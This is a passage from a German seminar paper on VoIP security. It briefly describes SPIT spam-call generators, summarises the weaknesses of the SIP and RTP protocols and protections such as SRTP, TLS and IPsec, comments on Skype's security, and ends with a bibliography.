Um solche unwillkommenen Nachrichten zu verschicken, werden in der Regel sogenannte *SPIT-Generatoren* eingesetzt. Dabei handelt es sich um Programme, die üblicherweise Zugriff auf eine Datenbank haben, in der Telefonnummern bzw. -adressen sowie Sprachdateien gespeichert werden und somit je nach Einstellung Anrufe mit unterschiedlichsten Ansagen getätigt werden können. Ein Beispiel für ein derartiges Programm ist *TeleYapper* (http://nerdvittles.com/index.php?p=95), welches eine Anbindung zu einer *SQL*-Datenbank besitzt.

5 Zusammenfassung

Die in dieser Seminararbeit vorgestellten Telefonie-Protokolle (Signalisierungsprotokoll *SIP*, Transportprotokoll *RTP*) stellen zunächst geeignete und stabile Mechanismen zur Realisierung von *VoIP*-Netzwerken zur Verfügung. Allerdings bieten sie keinen zuverlässigen Schutz vor Angriffen und Bedrohungen - zur Verwirklichung von Sicherheitszielen wie Vertraulichkeit, Authentizität und damit einhergehend Integrität müssen sie um geeignete Zusatzfunktionen erweitert werden, die beispielsweise durch Protokolle wie *SRTP*, *SSL/TLS* oder *IPSec* implementiert werden. Die weit verbreitete *VoIP*-Software *Skype* kann in diesem Sinne gewissermaßen als Wegbereiter betrachtet werden, da sie zahlreiche sicherheitstechnische Funktionen einsetzt, von Verschlüsselung mittels *AES* und *RSA* über Authentifizierung durch digitale Zertifikate - auch wenn die Tatsache, dass *Skype* selbst nicht quelloffen ist, als Wermutstropfen angesehen werden kann.

Positiv zu vermerken ist jedoch der gesamte Entwicklungsprozess der Internet-Telefonie, bei dem der Faktor *Sicherheit* eine der höchsten Prioritäten hat. Dass dies mit dem Wachstum und der Bedeutung der Internet-Telefonie auch umso nötiger wird, zeigen aktuelle Studien und Statistiken, die einheitlich einen Anstieg der Internet-Kriminalität im Bereich *VoIP* prognostizieren. So ermöglichen Schwächen in Protokollen wie *SIP* oder *RTP* Angreifern letztendlich die Ausführung einer Vielzahl von unterschiedlichen Attacken - die Palette reicht von *MitM*-Angriffen, Hijacking, Spoofing und *DoS* bis hin zu Angriffsformen wie *SPIT*. Für die zukünftige Relevanz des Themas „*VoIP*-Sicherheit“ ist daher ausreichend gesorgt.

Literatur

[Bada07] Anatol Badach. *Voice over IP - Die Technik*. Hanser. 2007.

[BaSc04] Salman A. Baset und Henning Schulzrinne. An Analysis of the Skype Peer-to-Peer Internet Telephony Protocol. Technischer Bericht, Department of Computer Science, Columbia University, New York NY 10027, September 2004. http://www1.cs.columbia.edu/~library/TR-repository/reports/reports-2004/cucs-039-04.pdf.

[Bers05] Tom Berson. Skype Security Evaluation. Anagram Laboratories, Oktober 2005. http://www.skype.com/security/files/2005-031%20security%20evaluation.pdf.

[BiDe06] Philippe Biondi und Fabrice Desclaux. Silver Needle in the Skype. EADS Corporate Research Center - DCR/STI/C - IT sec Lab, 2006. http://www.secdev.org/conf/skype_BHEU06.handout.pdf.

[BSI05] BSI - Bundesamt für Sicherheit in der Informationstechnik. *VoIPSEC - Studie zur Sicherheit von Voice over Internet Protocol*, 2005. http://downloads.bsi-fuer-buerger.de/literat/studien/VoIP/voipsec.pdf.

[BSI07] BSI - Bundesamt für Sicherheit in der Informationstechnik. *Die Lage der IT-Sicherheit in Deutschland 2007*, 2007. http://www.bsi.de/literat/lagebericht/lagebericht2007.pdf.

[EnCo07] David Endler und Mark Collier. *Hacking exposed VoIP - Voice over IP Security Secrets and Solutions*. McGraw-Hill. 2007.

[ErDe07] Evren Eren und Kai-Oliver Detken. *VoIP Security - Konzepte und Lösungen für sichere VoIP-Kommunikation*. Hanser. 2007.

[HoSV07] Hans-Joachim Hof, Christoph Sorge und Lars Völker (Hrsg.). *Netzsicherheit - Architekturen und Protokolle*. Universität Karlsruhe (TH) - Fakultät für Informatik - Institut für Telematik, 2007. http://www.tm.uka.de/itm/WebMan/view.php?view=vorlesung_detail&id=153.

[RCFJ03] J. Rosenberg, S. Casner, R. Frederick und V. Jacobson. RTP: A Transport Protocol for Real-Time Applications. RFC 3550 (Informational), Juli 2003.

[RSCJ+02] J. Rosenberg, H. Schulzrinne, G. Camarillo, A. Johnston, J. Peterson, R. Sparks, M. Handley und E. Schooler. SIP: Session Initiation Protocol. RFC 3261 (Informational), Juni 2002.

[SAGS06] Johannes Schmitt, Ralf Ackermann, Manuel Görtz und Ralf Steinmetz. VoIP-Sicherheit - Status Quo und neue Aspekte. Technischer Bericht, Technische Universität Darmstadt - Multimedia Kommunikation (KOM), 2006. ftp://ftp.kom.e-technik.tu-darmstadt.de/pub/papers/SAGS06-1-paper.pdf.

[ScFS05] Detlef Schoder, Kai Fischbach und Christian Schmitt. *Core Concepts in Peer-to-Peer Networking*, Kapitel 1. Idea Group Inc. http://www.idea-group.com/downloads/excerpts/Subramanian01.pdf, 2005.

Abbildungsverzeichnis